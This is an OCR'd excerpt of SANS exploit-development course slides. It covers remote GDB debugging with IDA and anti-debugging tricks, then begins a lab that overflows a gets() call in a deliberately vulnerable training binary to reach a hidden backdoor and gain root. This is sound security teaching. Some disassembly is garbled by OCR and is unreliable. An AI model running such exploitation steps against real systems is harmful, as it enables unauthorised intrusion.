
Line 1 of 2

Remote GDB Debugging: IDA Setup

On our system running IDA we perform the following three steps:

1) Select the Debugger menu option, followed by Attach, Remote GDB debugger.
2) In the "Debug application setup: gdb" box we set the hostname or IP accordingly and specify the port number.
3) Finally, from the "Choose process to attach to" box we choose ID 0 to "<attach to the process started on target>" and click OK.

Note that the debugging setup is not perfect and you will run into issues at time with making a successful connection. You may need to back out and start over again, restarting IDA if necessary. Be sure to watch the status of the debugging process. At times you may think the process is running on the target, but if you look at IDA the process is paused awaiting you to pass an exception or tell it to continue.



Remote GDB Debugging: Debuggee (2)


- We successfully make the connection to the gdbserver and execute the program
- Inside of IDA, we get a similar view as before

```
Remote debugging from host 192.168.10.101
Changing password for deadlist.
(current) UNIX password: passwd: Authentication token
manipulation error
passwd: password unchanged

Child exited with status 10
readchar: Got EOF
Remote side has terminated connection.  GDBserver will
reopen the connection.
```

Connection was made from IDA and 1,000 A's were sent in as input

Remote GDB Debugging - Attach Example

On this slide is the result of our debugging on the Linux side. We can see that a connection was made from the IP address 192.168.10.101. We also see that the "passwd" program successfully started and we were prompted to enter the current UNIX password. Our input from the Python script entered in the 1,000 A's and we see the error message, "Authentication token manipulation error." The program is terminated and the GDBserver reopens the connection. As stated previously, though it looks as the program started right back up and we can simply connect back to the server, we may experience issues causing us to stop and start the server and IDA.



Anti-Debugging/Reversing (1)

This isn't a reversing malware course, but some of these techniques are commonly seen to hinder debugging


- Code Obfuscation – Hide a program's intent without changing its behavior
  - Great MS analogy: Six Course Meal
    - "Hide food in a box with a key, or put it in a blender?"
- Rename Symbols to hinder inference
  - Must ensure references are updated
  - Name shortening so long as no collisions
  - Overload Induction by MS – Rename many to the same
- Multiple layers of encryption
  - You can use encryption, but key must be stored somewhere, or generated at runtime
  - Code is still decrypted and subject to decompiling

Torok, G.; Leach, B. "Thwart Reverse Engineering of Your Visual Basic .NET or C# Code" MSDN Magazine. http://msdn.microsoft.com/en-us/magazine/cc164058.aspx retrieved 1/30/2013.

Anti-Debugging/Reversing

As the slide says, this is not a reversing malware course; however, similar techniques for anti-debugging and anti-reverse engineering may be used in some of the applications you analyze. Some of the techniques are fairly straightforward and easy to handle, while others may be very difficult and require many tricks. This is where experience with coding, reversing, and obfuscation become important. There are scripts and plug-ins for IDA written by some generous people in the community; however, even with the scripts a solid understanding of the tricks used to confound debuggers and disassemblers is required. Also, there are certainly not enough scripts for all of the different tricks. We will not be covering much in the area of defeating obfuscation and anti-debugging as it is covered in the SANS advanced malware reversing tracks.

Some of the following techniques and tricks are supported by C and C++, while others are supported specifically by the .NET Framework utilizing Dotfuscator and other tools. There are several ways to perform code obfuscation. One technique is to take meaningful symbols and rename them to something that offers no information about the function's purpose. We can also strip the program of unnecessary debugging information and other internal metadata to further hide clues about a program's purpose. The partial citation seen on the slide says, "Hide food in a box with a key, or put it in a blender?" This is a summary of an analogy provided in a Microsoft MSDN Magazine article at http://msdn.microsoft.com/en-us/magazine/cc164058.aspx#S3. The analogy basically said that you can lock a six-course meal in a box to hide the contents from others, but come meal time the box will still be opened in plain view of everyone. This analogy is related to the fact that encrypted data has to be unencrypted at some point. A savvy individual skilled in reverse engineering will be able to recover the data. The analogy continues to say that if we put the six-course meal in a blender and deliver the contents to the intended recipient. The recipient still gets the intended nutritional value, but no one knows what is inside. This part is related to obfuscation. The argument is whether or not it makes more sense to focus on encryption or obfuscation, or even both. We can rename symbols, strip symbols, shorten names, use overload induction with Dotfuscator to rename many names to one, and alter the path a program takes to achieve a goal. Each of these makes the life of a disassembler, decompiler, and analyst more difficult, and subject to more errors.



Anti-Debugging/Reversing (2)


- Control-Flow modifiers to thwart decompilation of loops and control statements
- Incremental Obfuscation to aid in patching – Creates a mapping of initial name changes, etc.
- API Call Examples
  - CheckRemoteDebuggerPresent()
  - IsDebuggerPresent()
  - NtQueryInformationProcess()
- Breakpoint Detection,
- Proprietary packers, as well as common ones "UPX"
- MANY, MANY more ...

Anti-Debugging/Reversing (2)

As mentioned on the previous slide, we can modify the flow of a program to thwart decompilation of loops and control statements. The goal is to make it difficult for a decompiler to properly recover control statements by modifying common behavior. String encryption (encryption strings) and size reduction (removing unneeded code) are additional commonly enforced techniques used by Dotfuscator. Incremental obfuscation is a simple, yet brilliant method of tracking the changes to a program through obfuscation techniques. For example, if function xyz() was renamed to zzy(), an incremental obfuscation table is used to track these changes so that patches pushed to the application can properly be applied.

It is also common for programs to take advantage of existing Windows API's to check and see if a debugger is present. Examples include CheckRemoteDebuggerPresent(), IsDebuggerPresent(), and NtQueryInformationProcess() which can be used to check values indicating if a debugger is present. Breakpoint detection is a common technique to check and see if the debug processor registers contain memory addresses specifying where to pause execution. Other techniques can be used to look for software breakpoints. Check out the following OpenRCE link for more information about anti-debugging tricks. http://www.openrce.org/reference_library/anti_reversing Packing a program is an old and common method of protecting a program. The entry point of the program and its import address table are changed. The IAT is typically empty with only a few entries to add in unpacking, while the entry point points to the routine to start producing the actual program code. The IAT is often repaired during this process.

If you are not already familiar, check out the Open Reverse Engineering Community (OpenRCE) site at http://www.openrce.org. It is a great community resource founded by Pedram Amini, who brought us such tools as Paimei and Sulley, and spearheaded pydbg.




IDA Alternatives

- It is often asked as to what alternatives there are to IDA
  - radare2 - http://www.radare.org
    - A free reverse engineering framework
    - Installed on Kali Linux by default
    - Disassembler, debugger, diffing, extensible, etc.
  - Hopper - http://www.hopperapp.com/
    - Reverse engineering tool for Linux and OS X
    - $89 Personal License & $169 Computer License
    - Disassembler, decompiler, extensible, debugger, etc.

IDA Alternatives

Though not covered in this course, it is often asked as to what alternatives there are to IDA in regards disassembly, debugging, etc… The tools "radare" and "Hopper" are likely the most common and useful tools. Radare2 is the latest version of the tool and is installed on Kali Linux by default. The tool can be found at http://www.radare.org. It is a free reverse engineering framework with great extensibility and scripting support. It can serve as a disassembler, debugger, and can be used for diffing binaries as well. Hopper is another option that is not free. There is a trial version, but it has limited capabilities. It can be found at http://www.hopperapp.com/. The cost is $89 for a personal license and $169 for a computer license, and only runs on Mac OS X or Linux, though it is capable of disassembling Windows programs. It also performs disassembly, (limited) debugging, and is extensible. It also has a built in decompiler!




Module Summary

- Lab setup instructions
- Debugging with IDA
- Supported debugging servers
- Remote Debugging with IDA
- Anti-reverse engineering and anti-debugging common tricks and obstacles
- We will perform debugging with IDA using the Windbg plug-in shortly

Module Summary

In this module we covered how to configure your system to support networking for specific labs. We mainly covered the debugging capabilities with IDA and its supported debugging servers. We finished with a quick look at some of the common techniques used to obfuscate code and to thwart attempts at reverse engineering and debugging. We will be looking at the Windbg plug-in support shortly.




Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- Security Development Lifecycle (SDL) and Threat Modeling
- OS Protections and Compile-Time Controls
- IDA Overview
  - Exercise: Static Analysis with IDA
- Debugging with IDA
  - Exercise: Remote GDB Debugging with IDA
- IDA Automation and Extensibility
  - Exercise: Scripting with IDA
  - Exercise: IDA Plugins
- Extended Hours

Exercise: Remote GDB Debugging with IDA

In this exercise we will perform remote debugging using the gdbserver to validate the vulnerability discovered earlier during the static analysis exercise.



Exercise: Part One
Remote GDB Debugging with IDA

- Target Program: display_tool
  - This program is in your 760.1 folder
  - It is also in your home directory on the Kubuntu 12.04 Pangolin VM
  - You should be using the same VM as in the earlier exercise where IDA is installed, and must open a copy of the static program in IDA
  - If you do not have a commercial version of IDA you will not be able to remotely debug the program ****SEE NOTES****
- Goals:
  - Setup remote debugging between IDA and gdbserver
  - Test the vulnerability in the call to the gets() function
  - Further analyze the program in IDA to discover a backdoor
  - Utilize the vulnerability to take control of the program and gain Root access


Exercise: Part One - Remote GDB Debugging with IDA

In this exercise we will be targeting the same binary as earlier called display_tool. We had already determined that the gets() function is used and will likely result in our ability to cause a buffer overflow in the program. You will be using your Kubuntu 12.04 Pangolin VM and the system where you installed IDA. **If you do not have a commercial version of IDA you will not be able to perform the remote debugging portion of this exercise.** Please walk through the portions of the exercise that you are able to complete and read the slides for what techniques we are using and what information we are gathering through the use of remote debugging. There are techniques to utilize other tools to interface with gdbserver remotely; however, it is not covered in this course due to technical challenges with setup and system compatibility that makes a live lab environment extremely challenging to support. Please research using Bochs with gdb stubs and remote debugging with GDB and Eclipse as a start if interested. Please see http://davis.lbl.gov/Manuals/GDB/gdb_17.html. **Please perform any of the steps we are executing remotely with IDA, including setting breakpoints and analyzing the stack, using GDB natively on the target VM.** You are expected to know your way around GDB with setting breakpoints, analyzing memory, disassembling functions, etc.

The goal of this exercise is to first set up remote debugging between IDA and gdbserver. If you do not have a commercial version of IDA, please skip the remote debugging component of this exercise and utilize local GDB debugging on the target Kubuntu system. After setting up proper debugging, our goal is to test the vulnerability discovered in the earlier exercise around the program's use of the gets() function. Once we discover and verify this vulnerability our objective is to further analyze the program inside of GDB to discover a backdoor. Once we have some understanding around the backdoors intention, we will attempt to redirect control through the buffer overflow vulnerability to the backdoor to gain Root access to the Kubuntu system.

Exercise: Loading the Program

- First, load up the display_tool program into IDA
- Double-click on the get_Name function in the "Function name" window




```
public get_Name
get_Name proc near

s= byte ptr -1Ch

push    ebp
mov     ebp, esp
sub     esp, 38h
mov     eax, offset format ; "\nMay I have your name please: "
mov     [esp], eax      ; format
call    _printf
lea     eax, [ebp+s]
mov     [esp],
call    gets
mov     eax, of                          nks for using the
lea     edx, [ebp+s]
mov     [esp+4], edx
mov     [esp], eax      ; format
call    _printf
mov     eax, 0
leave
retn
```

Let's run the program and see when we get this string

Vulnerable gets() call

Exercise: Loading the Program

First, load up the display_tool program into IDA if you closed it out from earlier. If you saved the database, you can simply open up the display_tool.idb file that IDA created. Otherwise, you will need to open it as a new input file. Once you have it open, double-click on get_Name() function inside of the "Function name" window. This was the function we determined contained a vulnerable call to the gets() function in our earlier exercise. Notice the string that says, "May I have your name please." We want to run the program on our Kubuntu Pangolin VM so that we may determine at what point this string is displayed. The reason is so that we may use Python or another scripting language to generate the appropriate input to the program so that we reach the vulnerable point and have control over this call to gets().



Exercise: Locating the Desired String

- Run the display_tool program

```
deadlist@deadlist:~$ ./display_tool
Welcome to the file display tool...

Please enter the name of a file you wish to open: hi.txt
How are you?!

COMPLETED

Would you like to display another file? Please enter Yes
or No: No

May I have your name please:
```

We must script this input

Here is the string we are looking for …

Exercise: Locating the Desired String

On your Kubuntu Pangolin VM, run the display_tool program:

```
deadlist@deadlist:~$ ./display_tool
```

